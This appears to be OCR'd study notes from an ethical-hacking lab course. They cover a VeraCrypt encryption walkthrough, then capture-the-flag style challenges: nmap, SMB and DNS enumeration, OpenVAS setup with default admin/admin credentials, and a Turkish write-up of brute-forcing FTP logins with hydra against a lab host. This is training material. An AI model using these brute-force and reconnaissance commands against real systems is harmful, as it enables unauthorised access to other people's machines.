
A **VeraCrypt Volume Creation Wizard** warning pop-up appears; then, click **Yes**.

12. The **Volume Format** wizard appears; ensure that **FAT** is selected in the **Filesystem** option and **Default** is selected in **Cluster** option.

13. Check the checkbox under the **Random Pool, Header Key**, and **Master Key** section.

14. Move your mouse as randomly as possible within the **Volume Creation Wizard** window for at


least **30 seconds** and click the **Format** button.



15. After clicking **Format**, VeraCrypt will create a file called **MyVolume** in the provided folder. This file depends on the VeraCrypt container (it will contain the encrypted VeraCrypt volume).


16. Depending on the size of the volume, volume creation may take some time.

17. Once the volume is created, a **VeraCrypt Volume Creation Wizard** dialog-box appears; click **OK**.




18. In the **VeraCrypt Volume Creation Wizard** window, a **Volume Created** message appears;


then, click **Exit**.




19. The **VeraCrypt** main window appears; select a drive (here, **I:**) and click **Select File…**.




20. The **Select a VeraCrypt Volume** window appears; navigate to **Desktop**, click **MyVolume**, and click **Open**.




21. The window closes, and the **VeraCrypt** window appears displaying the location of selected **volume** under the Volume field; then, click **Mount**.



22. The **Enter password** dialog-box appears; type the password you specified in **Step#11** into the **Password** field and click **OK**.
The password specified in this task is **qwerty@123**.




23. After the password is verified, **VeraCrypt** will mount the volume in **I:** drive, as shown in the screenshot.




24. **MyVolume** has successfully mounted the container as a virtual disk (**I:**). The virtual disk is entirely encrypted (including file names, allocation tables, free space, etc.) and behaves similarly to a real disk. You can copy or move files to this virtual disk to encrypt them.

25. Create a text file on **Desktop** and name it **Test**. Open the text file and insert text.


26. Click **File** in the menu bar and click **Save**.



27. Copy the file from **Desktop** and paste it into **Local Disk (I:)**. Close the window.



28. Switch to the **VeraCrypt** window, click **Dismount**, and then click **Exit**.



29. The **I:** drive located in **This PC** disappears.
This lab is used to demonstrate that, in cases of system hacks, if an attacker manages to gain remote access or complete access to the machine, he/she will not be able to find the encrypted volume-including its files-unless he/she is able to obtain the password. Thus, all sensitive information located on the encrypted volume is safeguarded.

30. This concludes the demonstration of performing disk encryption using VeraCrypt.

31. Close all open windows and document all the acquired information.

From <https://labclient.labondemand.com/Instructions/fcf38a2f-633d-44d4-92c9-34d2ab46c6a1>

ENGAGE 1

4 October 2025 Saturday 19:43


Challenge 5:

Perform a host discovery scanning and identify the NetBIOS_Domain_Name of the host at 192.168.0.222.

nmap -p 389 --script=ldap-rootdse <hedef_ip


Challenge 6:

Perform an intense scan on 192.168.0.222 and find out the DNS_Tree_Name of the machine in the network.





Challenge 7:

While performing a security assessment against the CEHORG network, you came to know that one machine in the network is running OpenSSH and is vulnerable. Identify the version of the OpenSSH running on the machine. Note: Target network 192.168.10.0/24.




During a security assessment, it was found that a server was hosting a website that was susceptible to blind SQL injection attacks. Further investigation revealed that the underlying database management system of the site was MySQL. Determine the machine OS that hosted the database. Note: Target network 172.30.10.0/24 (Format: Aaaaaa)






Challenge 10:

Perform a DNS enumeration on www.certifiedhacker.com and find out the name servers used by the domain. (Format: aaN.aaaaaaaa.aaa, aaN.aaaaaaaa.aaa)



Challenge 12:

Perform an SMB Enumeration on 172.30.10.200 and check whether the Message signing feature is required. Give your response as Yes/No.



Challenge 14:

Perform vulnerability scanning for the Linux host in the 192.168.10.0/24 network using OpenVAS and find the QoD percentage of vulnerabilitiy with severity level as medium. (Format: NN

Mevcut openvas container'ını kullanmak istiyorsan

Önce çalışıyor mu bak:

- docker ps -a

Eğer **stopped** durumdaysa:

- docker start openvas

2 Eski openvas container’ını silip yeniden kurmak istiyorsan (EN YAYGIN)

⚠ Bu işlem eski container’ı tamamen siler.

- docker stop openvas
  docker rm openvas

Sonra tekrar çalıştır:

- docker run -d -p 443:443 --name openvas mikesplain/openvas
- Şifre: admin/admin

ENGAGE 2

Monday, December 29, 2025 1:12 AM

You are assigned to perform brute-force attack on a linux machine from 192.168.10.0/24 subnet and crack the FTP credentials of user nick. An exploitation information file is saved in the home directory of the FTP server. Determine the Vendor homepage of the FTP vulnerability specified in the file. (Format: aaaaa://aaa.aaaaaaaa.aaa/)

-Nmap -sV -v 192.168.10.0/24 komutunu çalıştırdım.
Ardından ftp portu açık olan linux sunucusunu buldum. Daha sonra "hydra -l nick -P /home/attacker/Desktop/password.txt 192.168.10.111 ftp" komutunu çalıştırdım. Burda tek bir kullanıcı olduğu için -L yerine -l kullandım. Ardından şifreyi buldum. Cihaza bağlanmak için ftp 192.168.10.111 komutunu çalıştırdım, aldığım credential ile giriş yaptım. Masaüstünde bir tane .py uzantılı dosya vardı. Bunu get 52012.py komutunu çalıştırarak olduğum dizine indirip inceledim. Orda url'I gördüm.

Challenge 2:

